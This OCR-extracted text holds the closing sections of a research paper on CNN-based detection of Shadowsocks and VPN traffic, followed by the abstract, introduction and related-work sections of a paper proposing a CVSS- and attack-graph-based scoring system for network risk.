


Figure 7. When the integer conversion value of the packet inter-arrival time is 1250, the VPN traffic detection performance of the method using the two-way and one-way packet inter-arrival time sequences of the flow, respectively.




Figure 8. The VPN traffic detection performance of the method using different integer conversion values of packet inter-arrival time.

4.4.2. *N* (the First *N* Packets of a Flow)

We evaluate the parameter *N* that enables the approach to achieve better performance. The evaluation results are shown in Figures 9 and 10. As shown in these two figures, for Shadowsocks and VPN traffic detections, when the first 10 packets of the flow are used, the method achieves the best detection performance. In comparison to Figures 6 and 10, for VPN traffic detection, the best performance of the method using the two-way and one-way packet size sequences of the flow is the same as that using only the two-way packet size sequence of the flow. Therefore, for VPN traffic detection, only the two-way packet size sequence of the flow is used.

These experimental results show that the first N packets (the key negotiation stage) of the flow have unique features of an anonymous proxy. The sequences of the size and inter-arrival time of the first *N* packets of the flow can be used as distinguishable features to detect anonymous proxy traffic. The two-way and one-way spatio-temporal features of the flow have different distinguishable features, they make different contributions to anonymous proxy traffic detection.




Figure 9. The Shadowsocks traffic detection performance of the method using different *N* values.




Figure 10. The VPN traffic detection performance of the method using different *N* values.

4.4.3. Payload Size Sequence

We analyze the detection performance of the method using the payload size sequence of the first *N* packets of a flow. The analysis results are shown in Table 4. In this table, the *N* stands for the first *N* packets of a flow. The *Payload* stands for the payload size sequence of the flow. The *Packet* stands for the packet size sequence of the flow.

As shown in Table 4, in Shadowsocks and VPN traffic detections, the performance of the method using the packet size sequence of the flow is better than that using the payload size sequence of the flow. For Shadowsocks traffic detection, the F1 score of the method using the packet size sequence of the flow is 1.83% higher than that using the payload size sequence of the flow. For VPN traffic detection, the F1 score of the method using the packet size sequence of the flow is 19.71% higher than that using the payload size sequence of the flow. These experimental results show that the acknowledgment packet at the Key negotiation stage can also make contributions to Shadowsocks and VPN traffic detections.

Table 4. The detection performance of the method using the payload size sequence of the flow (%).

Task	Feature	N	Precision	Recall	F1 Score
Shadowsocks	Payload	5	94.31	97.81	96.03
	Packet	10	97.63	98.1	97.86
VPN	Payload	10	86.98	74.21	80.09
	Packet	10	99.6	100	99.8

4.4.4. Zero Padding

We analyze the effect of zero-padding between different features on the performance of the method. Since only one feature is used in VPN traffic detection, the effect of zero-padding on VPN traffic detection is no longer analyzed. The analysis results on Shadowsocks traffic detection are shown in Table 5. In this table, the *Non-padding* means that the pixel value sequences of all features are directly connected into a sequence, without zero padding. *Zero-padding* means that the pixel value sequences of the features are unified to the same length, if the sequence is less than the uniform length, then zero-padding. *Zero-padding (More)* refers to padding more zeros between different features.

As shown in Table 5, in Shadowsocks traffic detection, the F1 score of the method using zero-padding is 1.36% higher than that without zero-padding. The F1 score of the method setting the size of converted images to 49 bytes is 0.04% higher than that setting the size of converted images to 81 bytes. It can be seen that the performance of the method using zero-padding is better than that without zero-padding. Padding more zeros between different features does not improve the detection performance.

Table 5. The Shadowsocks traffic detection performance of the method using zero-padding and non-padding, respectively (%).

Operation	Imgsize	Precision	Recall	F1 Score
Non-padding	49 B	96.88	97.43	97.15
Zero-padding	49 B	99.32	97.71	98.51
Zero-padding (More)	91 B	98.75	98.19	98.47

4.5. Different Versions of Shadowsocks Traffic

In this section, the performance of the method on different versions of Shadowsocks (i.e., Shadowsocks and ShadowsocksR) traffic detections is analyzed. Shadowsocks traffic of different versions was collected in the same pattern. They consists of the traffic of the same applications (i.e., Youtube, Spotify, Twitter, Instagram, some posts, and some blogs). The analysis results are showed in Table 6. In this table, the *Size* represents the two-way and one-way packet size sequences of the flow. The *Time* represents the two-way and one-way packet inter-arrival time sequences of the flow. The *Value* is the integer conversion value of the packet inter-arrival time.

As shown in Table 6, the method achieves comparable performance in different versions of Shadowsocks traffic detection tasks. Moreover, the parameter settings of the method in different versions of Shadowsocks traffic detection tasks are almost the same. It can be seen that the method can be applied to different versions of Shadowsocks traffic detection tasks. The method has wide applicability and robustness.

Table 6. The performance of the method on different versions of Shadowsocks traffic detections (%).

Version	Feature	N	Value	Precision	Recall	F1 Score
Shadowsocks	Size	10	-	95.56	97.54	96.54
	Time	10	1500	93.79	93.69	93.74
	Size & Time	10 & 10	1500	98.51	97.54	98.02
ShadowsocksR	Size	10	-	97.63	98.1	97.86
	Time	10	1000/1500	93.71	95.14	94.42
	Size & Time	10 & 10	1000/1500	99.32	97.71	98.51

5. Performance Comparison

We compare the detection performance of our approach against the state-of-the-art methods. Specifically, the proposed method is compared with the methods in [5,9] from two aspects: accuracy and the size of the converted images (Imgsize). Both methods in [5,9] are image-based deep learning methods, but the ways they convert network traffic into images are different. Both our method and the methods in [5,9] employ the public ISCX VPN-nonVPN dataset to validate the performance of the method. Therefore, we copied the experimental results from [5,9].

As shown in Table 7, for VPN traffic detection, the accuracy of our method is 0.15% higher than that of the method in [9]. The accuracy of our method is 0.02% lower than that of the method in [5]. The converted images of our method are much smaller than that of the methods in [5,9]. Thus, our method is more lightweight and efficient than the methods in [5,9]. In the same case (e.g., the same hardware devices), our method can save a lot of resource overhead, e.g., storage resource overhead, computational resource overhead, and model training and execution time overhead. The proposed method is efficient and has low storage requirements. Thus, it can work in a large-scale network environment.

Table 7. Performance comparison of VPN traffic detection (%).

Methods	Imgsize	Accuracy	Precision	Recall	F1 Score
This Paper	**16 B**	**99.85**	**99.6**	**100**	**99.8**
Shapira et al. [9]	2250 KB	99.7	-	-	-
Guo et al. [5]	1521 B	99.87	-	-	-

6. Discussion

The proposed method has several limitations that may affect its applicability in certain scenarios. First, the integer conversion value of the packet inter-arrival time and the parameter N (the first N packets of a flow) are obtained empirically. Although an optimal setting can be found through experiments, empirically setting parameters is not user-friendly. Second, it is possible to convert the traffic data into a non-image form other than an image. Researchers converting network traffic into images may want to exploit this advantage of CNN, since it is well known that CNN achieves better performance in image classification, image recognition, and natural language processing. We leave these issues as open questions for future study.

7. Conclusions

A novel anonymous proxy traffic detection method is proposed. Benefiting from converting the two-way and one-way spatio-temporal features of a flow into an image, the method is effective and attains comparable detection performance to the state-of-the-art methods. Moreover, the method is lightweight. Compared with existing image-based deep learning methods, the size of the converted images of the method are reduced at least 90%. Thus, the method can reduce storage and computational resource overhead. Since it is based on CNN, the method can automatically extract and select features, omitting the works of manually crafting and selecting features. Experiments have shown that our approach can detect anonymous proxy traffic effectively, with the capability of detecting different versions of Shadowsocks traffic and VPN traffic. Due to its high efficiency resulting from compact image-based traffic representation, the method can be applied to traffic analysis tasks in large-scale networks.

Author Contributions: Conceptualization, methodology, software, data curation, writing—original draft preparation, writing—reviewing and editing, Y.H.; supervision, writing—review and editing, funding acquisition, W.L. All authors have read and agreed to the published version of the manuscript.

Funding: This work was supported by the National Natural Science Foundation of China (Grant No. 61672026).

Data Availability Statement: Not applicable.

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Ji, Q.; Rao, Z.; Chen, M.; Luo, J. Security analysis of shadowsocks(r) protocol. *Secur. Commun. Netw.* **2022**, *2022*, 4862571. [CrossRef]
2. Akter, H.; Jahan, S.; Saha, S.; Faisal, R.H.; Islam, S. Evaluating performances of VPN tunneling protocols based on application service requirements. In Proceedings of the TCCE Annual Conference 2021, South Padre Island, TX, USA, 23–25 June 2021.
3. V2ray. Available Online: https://www.v2ray.com/ (accessed on 2 May 2022).
4. Zeng, X.; Chen, X.; Shao, G.; He, T.; Han, Z.; Wen, Y.; Wang, Q. Flow context and host behavior based shadowsocks's traffic identification. *IEEE Access* **2019**, *7*, 41017–41032. [CrossRef]
5. Guo, L.; Wu, Q.; Liu, S.; Duan, M.; Li, H.; Sun, J. Deep learning-based real-time VPN encrypted traffic identification methods. *Real Time Image Process.* **2020**, *17*, 103–114. [CrossRef]
6. Cheng, J.; Wu, Y.; E, Y.; You, J.; Li, T.; Li, H.; Ge, J. MATEC: A lightweight neural network for online encrypted traffic classification. *Comput. Netw.* **2021**, *199*, 108472. [CrossRef]
7. Lan, J.; Liu, X.; Li, B.; Li, Y.; Geng, T. Darknetsec: A novel self-attentive deep learning method for darknet traffic classification and application identification. *Comput. Secur.*, **2022**, *116*, 102663. [CrossRef]
8. Lin, K.; Xu, X.; Gao, H. TSCRNN: A novel classification scheme of encrypted traffic based on flow spatiotemporal features for efficient management of iiot. *Comput. Netw.* **2021**, *190*, 107974. [CrossRef]
9. Shapira, T.; Shavitt, Y. Flowpic: A generic representation for encrypted traffic classification and applications identification. *IEEE Trans. Netw. Serv. Manag.* **2021**, *18*, 1218–1232. [CrossRef]
10. Miller, S.; Curran, K.; Lunney, T. Multilayer perceptron neural network for detection of encrypted VPN network traffic. In Proceedings of the CyberSA 2018-IEEE International Conference on Cyber Situational Awareness, Data Analytics And Assessment, Glasgow, UK, 11–12 June 2018.
11. Nigmatullin, R.R.; Ivchenko, A.; Dorokhin, S. Differentiation of sliding rescaled ranges: New approach to encrypted and VPN traffic detection. In Proceedings of the 2020 International Conference Engineering and Telecommunication, Dolgoprudny, Russia, 25–26 November 2020.
12. Deng, Z.; Liu, Z.; Chen, Z.; Guo, Y. The random forest based detection of shadowsock's traffic. In Proceedings of the 2017 9th International Conference on Intelligent Human-Machine Systems and Cybernetics (IHMSC), Hangzhou, China, 26–27 August 2017.
13. Cheng, J.; Li, Y.; Huang, C.; Yu, A.; Zhang, T. ACER: detecting shadowsocks server based on active probe technology. *J. Comput. Virol. Hacking Tech.* **2020**, *16*, 217–227.
14. Shim, K.; Ham, J.; Sija, B.D.; Kim, M. Application traffic classification using payload size sequence signature. *Int. J. Netw. Manag.* **2017**, *27*, 5. [CrossRef]
15. Hajjar, A.; Khalife, J.; Verdejo, J.E.D. Network traffic application identification based on message size analysis. *J. Netw. Comput. Appl.* **2015**, *58*, 130–143. [CrossRef]
16. Wang, Z. The applications of deep learning on traffic identification. *Blackhat USA* **2015**, *24*, 1–10. [CrossRef]

17. Tang, J.; Yang, L.; Liu, S.; Liu, W.; Wang, M.; Wang, C.; Jiang, B.; Lu, Z. Caps-lstm: A novel hierarchical encrypted VPN network traffic identification using capsnet and LSTM. In Proceedings of the Science of Cyber Security: Third International Conference, Shanghai, China, 13–15 August 2021.
18. Lotfollahi, M.; Siavoshani, M.J.; Zade, R.S.H.; Saberian, M. Deep packet: a novel approach for encrypted traffic classification using deep learning. *Soft Comput.* **2020**, *24*, 1999–2012.
19. Wang, W.; Zhu, M.; Wang, J.; Zeng, X.; Yang, Z. End-to-end encrypted traffic classification with one-dimensional convolution neural networks. In Proceedings of the 2017 IEEE International Conference on Intelligence and Security Informatics (ISI), Beijing, China, 22–24 July 2017. [CrossRef]
20. Wang, W.; Zhu, M.; Zeng, X.; Ye, X.; Sheng, Y. Malware traffic classification using convolutional neural network for representation learning. In Proceedings of the 2017 International Conference on Information Networking (ICOIN), Da Nang, Vietnam, 11–13 Janurary 2017.
21. Hu, X.; Gu, C.; Wei, F. Cld-net: A network combining CNN and LSTM for internet encrypted traffic classification. *Secur. Commun. Netw.* **2021**, *2021*, 5518460.
22. Johnson, C.; Khadka, B.; Ruiz, E.; Halladay, J.; Doleck, T.; Basnet, R.B. Application of deep learning on the characterization of tor traffic using time based features. *J. Internet Serv. Inf. Secur.* **2021**, *11*, 44–63. [CrossRef]
23. Lu, C.; Huang, C.; Lin, Y.; Lai, Y. High performance traffic classification based on message size sequence and distribution. *J. Netw. Comput. Appl.***2016**, *76*, 60–74.
24. IDX File Format Specification, Behaviour and Example. Available Online: https://www.fon.hum.uva.nl/praat/manual/IDX_file_format.html (accessed on 2 May 2022) [CrossRef]
25. Xu, L.; Zhang, K.; Yang, G.; Chu, J. Gesture recognition using dual-stream CNN based on fusion of semg energy kernel phase portrait and IMU amplitude image. *Biomed. Signal Process. Control* **2022**, *73*, 103364.
26. Zhang, C.; Wang,Y.; Liu, H.; Sun, Y.; Hu, L. SAR target recognition using only simulated data for training by hierarchically combining CNN and image similarity. *IEEE Geosci. Remote Sens. Lett.* **2022**, *19*, 1–5. [CrossRef]
27. Khan, A.; Chefranov, A.G.; Demirel, H. Image scene geometry recognition using low-level features fusion at multi-layer deep CNN. *Neurocomputing* **2021**, *440*, 111–126. [CrossRef]
28. Sandula, P.; Kolanu, H.R.; Okade, M. Cnn-based camera motion classification using HSI color model for compressed videos. *Signal Image Video Process.* **2022**, *16*, 103–110. [CrossRef]
29. Jiang, Z.; Shi, X. Application research of key frames extraction technology combined with optimized faster R-CNN algorithm in traffic video analysis. *Complexity* **2021**, *2021*, 6620425. [CrossRef]
30. Draper-Gil, G.; Lashkari, A.H.; Mamun, M.S.I.; Ghorbani, A.A. Characterization of encrypted and VPN traffic using time-related features. In Proceedings of the 2nd International Conference on Information Systems Security and Privacy, Rome, Italy, 19–21 February 2016. [CrossRef]
31. Kim, H.; Lee, H.; Lim, H. Performance of packet analysis between observer and wireshark. In Proceedings of the 2020 22nd International Conference on Advanced Communication Technology (ICACT), Phoenix Park, Korea, 16–19 February 2020.
32. Shen, M.; Zhang, J. Zhu, L.; Xu, K.; Du, X. Accurate decentralized application identification via encrypted traffic analysis using graph neural networks. *IEEE Trans. Inf. Forensics Secur.* **2021**, *16*, 2367–2380.

applied sciences

MDPI

Article

Network Security Node-Edge Scoring System Using Attack Graph Based on Vulnerability Correlation

Gun-Yoon Shin [1], Sung-Sam Hong [2], Jung-Sik Lee [3], In-Sung Han [3], Hwa-Kyung Kim [4] and Haeng-Rok Oh [3,*]

1 Department of Computer Engineering, Gachon University, Sujeong-gu, Seongnam-si 13120, Korea; bobo7754@gachon.ac.kr

2 Rabahgroow Co., Ltd., 10, Seongnam-daero 926beon-gil, Bundang-gu, Seongnam-si 13506, Korea; sungsamhong@rabahgroow.co.kr

3 Cyber/Network Technology Center, Agency for Defense Development, P.O. Box 132, Songpa, Seoul 05661, Korea; godsider@add.re.kr (J.-S.L.); insung.han@add.re.kr (I.-S.H.)

4 Jiin System, 167, Songpa-daero, Songpa-gu, Seoul 05855, Korea; kimhk@ji-in.co.kr

* Correspondence: haengrok@add.re.kr; Tel.: +82-10-4277-9516

Abstract: As network technology has advanced, and as larger and larger quantities of data are being collected, networks are becoming increasingly complex. Various vulnerabilities are being identified in such networks, and related attacks are continuously occurring. To solve these problems and improve the overall quality of network security, a network risk scoring technique using attack graphs and vulnerability information must be used. This technology calculates the degree of risk by collecting information and related vulnerabilities in the nodes and the edges existing in the network-based attack graph, and then determining the degree of risk in a specific network location or the degree of risk occurring when a specific route is passed within the network. However, in most previous research, the risk of the entire route has been calculated and evaluated based on node information, rather than edge information. Since these methods do not include correlations between nodes, it is relatively difficult to evaluate the risk. Therefore, in this paper, we propose a vulnerability Correlation and Attack Graph-based node-edge Scoring System (VCAG-SS) that can accurately measure the risk of a specific route. The proposed method uses the Common Vulnerability Scoring System (CVSS) along with node and edge information. Performing the previously proposed arithmetic evaluation of confidentiality, integrity, and availability (CIA) and analyzing the correlation of vulnerabilities between each node make it possible to calculate the attack priority. In the experiment, the risk scores of nodes and edges and the risk of each attack route were calculated. Moreover, the most threatening attack route was found by comparing the attack route risk. This confirmed that the proposed method calculated the risk of the network attack route and was able to effectively select the network route by providing the network route priority according to the risk score.

Keywords: network security; common vulnerability scoring system; scoring system; vulnerability correlation analysis; attack graph

Citation: Shin, G.-Y.; Hong, S.-S.; Lee, J.-S.; Han, I.-S.; Kim, H.-K.; Oh, H.-R. Network Security Node-Edge Scoring System Using Attack Graph Based on Vulnerability Correlation. *Appl. Sci.* **2022**, *12*, 6852. https://doi.org/10.3390/app12146852

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 7 June 2022
Accepted: 4 July 2022
Published: 6 July 2022

1. Introduction

Recently, as an increasing variety of attacks have been actively performed, a growing number of methods for detecting them have been studied. The attack graph-based method uses information such as the existing network elements (nodes) and relationships (edges) between elements to identify the optimal intrusion route. By blocking in advance, it is possible to quickly and accurately detect attacks and then defend against them. In particular, it creates an attack graph based on the existing network and uses it to create an optimal attack route. Therefore, the security system that should be applied to the existing network is also determined by calculating the optimal attack route and the expected damage in the network. With this background, in fields such as national defense and security, research is being conducted to perform optimized attack and target removal by applying it to the enemy's network where the attack is being performed. Related research includes the creation of an automated attack/defense agent based on reinforcement learning [1], the establishment of a cyber battlefield based on the attack graph [2,3], and network attack and defense based on the attack graph [4–9].

Attack graph is mainly used when a user, who plays the role of an attacker or intruder, attacks a particular network to reach a target and attempts to compensate for each node's vulnerability by utilizing the intrusion results. In this context, it is important to create an attack graph, as well as determine whether it is possible to construct and detect an optimal route to a target node, at a minimum cost. The information used at that time includes network security conditions, node-specific vulnerabilities, input/output information, protocols, and IP addresses. In previous research works, it was difficult to analyze and create the optimal route because they analyzed the network and found the attack route within the vast network. To overcome this problem, recent research has studied an automatic attack route and defended the attack using it [1,10,11].

To identify and supplement vulnerabilities as well as prevent and detect attacks occurring in the network, it is necessary to collect and analyze information related to each node and edge in the network to build an attack graph and detect the optimal route accordingly. Representative network information related to this includes network connection information, access authority, network type, confidentiality, integrity, availability, vulnerability score, etc. Using this information, most existing studies that have built attack graphs and evaluated network vulnerabilities have used CVSS scores. CVSS performs an assessment of each vulnerability and calculates the risk based on information that can be analyzed or collected in common between networks. However, the problem with this is, because common information is used, the exact score cannot be calculated by not considering the special situations or information that each network has, and the association between network nodes is not considered because each vulnerability is evaluated individually. Therefore, further research is needed to solve this problem.

The number of attacks using vulnerabilities in the network is increasing rapidly every year, and attacks using vulnerabilities in the network are mainly used. In addition, CVSS scores, which are mainly used to detect such attacks, have a problem in that they do not reflect the specialized parts of each security environment, because they are a universal evaluation method. Therefore, in this paper, we propose a method that can determine the risk of attacks utilizing network vulnerabilities on nodes and edges, and we calculate them comprehensively to calculate the risk of each attack route and accordingly select the priority. The CVSS score, attack type, and vulnerability association analysis were applied to calculate the risk of nodes, edges, and attack routes. CVSS only used access location and CIA scores, and the impacts of the attacks were determined through attack types that occurred during the year collected in advance. In addition, the effect of vulnerabilities between nodes connected to each other through experts was judged and analyzed. Experiments were conducted through a self-generated network to verify the proposed method.

In this method, an attack graph was created, and an optimized route was then created by analyzing the associations and vulnerabilities between nodes and edges based on various points of information present in the nodes and edges included in the generated graph. The vulnerability of each node was analyzed using CVSS, and the relationship between nodes was analyzed to calculate the edge value. This allowed for the risk of nodes and edges to be measured and identified the most vulnerable attack route. The contributions obtained through the proposed method in this study are as follows.

- To calculate attack route risk score, we collect various types of information (vulnerabilities, CIA, access methods, etc.) about each node and edge present in the network.
- We propose VCGA-SS using CVSS, attack type, and vulnerability correlation, and calculate each of the attack route risk scores based on the collected node and edge information.
- We calculate the attack route risk scores and utilize them to compare attack routes using the calculated node and edge risk value.

The rest of the paper is organized as follows. In Section 2, we provide related work. In Section 3, we present the VCAG-SS that evaluates nodes and edges to calculate the risk of the attack route. In Section 4, we experimentally verify the proposed method. Finally, Section 5 draws conclusions and discusses future work.

2. Related Works

As shown in Section 1, attackers use various vulnerabilities present in the network to perform attacks. To defend against such attacks, we need to know what vulnerabilities exist on each node in the network and what routes can be created by them, and we typically use attack graphs to identify them. CVSS is used for assessments of attack possibility or risk on these routes.

2.1. Attack Graph

An attack graph is used in various fields, such as attack detection, identification, and defense. In the security field, it helps establish an effective defense system by identifying the intention, attack range, and vulnerability, and providing this information to the defender. It also creates attack scenarios that extract possible routes that attackers can use to break into target networks, which are then used to predict and block future attacks. This approach creates an attack graph for the target, and it conducts attack simulation and attack optimal route analysis. This approach makes it possible to understand what components the network has, and the related cyber assets and problems (damage, situation, etc.) that occur when each asset is attacked.

When carrying out an attack on a target, the attack graph provides priority to decision makers, thus enabling quick and accurate decision-making. By evaluating the attack graph-based target attack method, it provides the decision-maker with the expected effect according to the attack route and the future occurrence situation. Related technologies include Multihost, multistage Vulnerability Analysis (MulVAL), NETSPA, Dijkstra, and Floyd. Jha et al. [4] proposed a method for determining the possibility of an attack through an attack graph to which minimum hitting and greedy algorithm could be applied, so that the minimum security measures to ensure the safety of the network could be determined. Jajodia et al. [5] described a tool that implemented an integrated topology approach to network vulnerability analysis. Then, an attack graph was created to analyze the network security conditions of the Topological Vulnerability Analysis (TVA) tool, Exploit, Nessus vulnerability scanner, and attack route analysis leading to a specific attack target, and the vulnerabilities for each network were analyzed. Ingols et al. [6] proposed a method for analyzing multiple prerequisite graph-based attacks that linearly expanded as the size of the network increased. Ammann et al. [7] proposed a more concise and expandable method with which to solve the expandability and complexity problems that occurred in the existing attack graph generation method. Thus, an attack graph was created and applied to a large network to identify useful information. Wang et al. [8] proposed an attack graph-based automation method that strengthened the network in preparation for intrusions performed in multiple stages, and unlike previous methods, it minimized the cost with satisfactory conditions at the beginning. Sheyner et al. [9] defined the attack model and attack graph in network security, proposed a method for accordingly generating and visualizing the attack graph, and built an attack graph tool to automatically generate the attack graph. This was visually shown to the user, so that vulnerability analysis could be easily performed. Yoon et al. [12] proposed an attack graph-based moving target defense (MTD) technique that used software-defined networking (SDN) to change the host network configuration according to the host importance, and they built a hierarchical attack graph model that provided network topology and network vulnerabilities that could be used to make MTD shuffling decisions. Gonda et al. [13] proposed a method of inferring the importance of vulnerabilities in a LAG or connection graph analysis and relaxed planning graph using node centrality measurement. Thus, the number of meaningless attack vectors was quickly reduced, and the vulnerabilities of each node were properly reflected. In

Lu et al. [14], a graph neural network (GNN)-based attack graph ranking method was proposed, and the optimal route of the attack graph was measured through the suitability analysis of the GNN.

2.2. Common Vulnerability Scoring System

Starting with the Internet worm in November 1988, there has been increasing demand for computer accident response over time, and many accident response teams have provided their own security incident results, but the vulnerability analysis standards were different from one another, thus resulting in the problem that the standards for vulnerabilities became unclear. To solve this problem, the CVSS method was proposed.

CVSS is an open-source-based framework that can calculate vulnerability risk, and it performs risk assessment using items such as access route, complexity, authentication, confidentiality, integrity, availability, etc. The National Institute of Standards and Technology's National Vulnerability Database (NVD) also provides relevant information. This has the advantage of providing a standard for measuring the vulnerability score, providing an open framework for evaluating the vulnerability score, and prioritizing and supporting vulnerabilities through vulnerability score evaluation. CVSS upgrades vulnerability evaluation items through continuous updates; in this method, three types of matrix information (base, temporal, and environmental) are calculated, and these are used to calculate a vulnerability value. This method is also useful for using the network vulnerability level or detailed values (CIA, access vector, complexity, authentication, etc.) as they are. A recent study improved the CVSS and suggested a more suitable formula for each network.

Yang et al. [15] proposed a DBRank algorithm that calculated the vulnerability of a node by considering the gain and spread of the vulnerability according to the attacker's characteristics. Spanos et al. [16] proposed the Weighted Impact Vulnerability Scoring System (WIVSS) with improved CVSS, and in their method, the CIA weight was modified from the existing base matrix. They proposed new rule about CIA. For example, the weights were defined higher in the order of confidentiality, integrity, and availability, partial value was multiplied by 0.5 of complete value, and impact score range was defined from 0 to 7. Based on these rules, new confidence, integrity, availability values were proposed. In CVSS 2.0, when the CIA value were 'None', 'partial', and 'complete', their weights defined 0.0, 0.275, 0.660. And the weights in confidence, integrity, availability were all the same. But in this method, confidence was 0.0, 1.5, 3.0, integrity was 0.0, 1.2, 2.4 and availability was 0.1, 0.8, 1.6. Through this, more detailed vulnerability risk scores could be obtained.

Jacobs et al. [17] proposed a system for predicting exploits using the information provided by NVD's CVSS and MITER's Common Vulnerabilities and Exposures (CVE), along with other information. The features used in that study were selected through three steps. First, all the available information was extracted from the collected data set, and then information having a share of less than 1% in the entire vulnerability database was removed. Then, meaningless information was removed through expert opinion. Gallon et al. [18] applied CVSS to the attack graph to increase accuracy. The CVE identifier and the base, temporal, and environmental scores of CVSS were used. As such, rather than applying the existing CVSS as is, it was necessary to improve CVSS, and apply a method suitable for each network or attack graph. Gencer et al. [19] proposed a method for determining a fuzzy-based vulnerability score using CVSS score. To define the relationship between the exact inputs and fuzzy multiple outputs, they used a fuzzy logistic regression (FLR). They also used the least squares method to estimate the parameters of the presented model. Ref. [20] proposed a system utilizing a Markov chain and CVSS that identified and evaluated vulnerabilities that occur frequently on the Internet of Medical Things (IoMT). They analyzed representative vulnerabilities and weaknesses from IoMT, and they measured scores by defining CVSS information according to the IoMT network. Moreover, the probability for IoMT threats was calculated based on the Markov transition probability matrix. Ref. [21] proposed a security system for detecting vulnerabilities that exist in the government's website. They used vulnerability scanners to analyze vulnerabilities that existed on websites and measured CVSS scores for vulnerabilities. Through this method, they were able to identify what risks existed on the website and accordingly propose recommendations. Ref. [22] proposed a method to reduce the CVSS matrix by using a decision tree (DT) and reduce the error of the resulting score. A group of 15 experts calculated a vulnerability assessment using the basic CVSS matrix and found that most vulnerabilities scored differently. Therefore, to reduce these errors, basic CVSS metrics were classified, and overlapping parts were removed through a correlation analysis between metrics. In addition, the score was calculated by constructing an attribute subset through a DT-based attribute selection. Ref. [23] proposed a method of detecting vulnerabilities and determining priorities by analyzing the variables and the characteristics of the network environment. Various information was collected through open-source intelligence (OSINT), defined as global, IP, and vulnerability variables, and the risk was calculated using the CVSS based on the variables.

2.3. Vulnerability Correlation

Most vulnerability research has focused on vulnerability classification and the vulnerability analysis of security assets. However, by applying the attack graph to the network and comparing the vulnerabilities of each node, it has been confirmed that they are affected by the vulnerabilities of other nodes, rather than independent vulnerabilities [24]. This correlation is mainly expressed as a matrix, and refs. [25–28] also studied how to advance this matrix. For example, in a specific network, if an attacker gains access by exploiting the vulnerability of one node, then in this state, the attacker continues to perform additional attacks using other weaknesses to reach the desired target node. This method shows that there is a correlation between vulnerabilities, and it can be confirmed that vulnerabilities are used as a precondition for attacking other vulnerability. Therefore, it is possible to obtain an optimized attack route or pattern in a vast network by analyzing and understanding the correlations between vulnerabilities.

Li et al. [24] performed a network security analysis by creating a matrix showing CVE correlation information between two nodes. At that time, a vulnerability analysis graph (VCG) was defined to identify the vulnerability correlation, and the correlation was defined as one metric based on the precondition between the CVEs of the two nodes. Liang et al. [29] proposed a method with which to evaluate a network security risk using VCG. They generated VCG, and the node in the graph included the attacked node IP, the name of the vulnerability, the permission obtained through the attack, and the security state at the edge. Nan et al. [30] performed a vulnerability correlation analysis for a network situation analysis while using a correlation coefficient. Further, Debnath et al. [31] proposed a CVSS-based vulnerability and risk assessment (HPCvul) to analyze and evaluate vulnerabilities in high-performance computing (HPC) networks. Standardization was performed to enable smooth sharing of data, and the possibility of an attack using vulnerabilities was identified using an attack graph. Static and dynamic risk assessments were conducted; the static risk assessments were used to explore known vulnerabilities in the network and evaluate the relationship between vulnerabilities to derive the possibility of successful exploitation, while the dynamic risk assessment was used to perform a real-time risk analysis.

Previous research has applied methods such as redefining CVSS scores for each environment [20,21,23], collecting additional information for risk assessment [15,17,23], applying CVSS weights [16,18], and combining them with other algorithms [19,22,28–30], and an improved CVSS-based risk calculation method has accordingly been proposed. However, these methods are based on existing CVSS mechanisms, so they only evaluate the risk by calculating the scores of each vulnerability while not considering possible associations that could arise from vulnerabilities (PC, servers, users, etc.) in the network. Further, even in the case of analyzing the correlation, a graph-based analysis using VCG was the main focus. Therefore, this paper proposes a simple yet effective relationship analysis method between vulnerabilities to solve the previous research problem of only calculating individual vulnerability scores, and a method for calculating the risk of attack route as well as vulnerability scores.

3. Vulnerability Correlation and Attack Graph-Based Node-Edge Scoring System

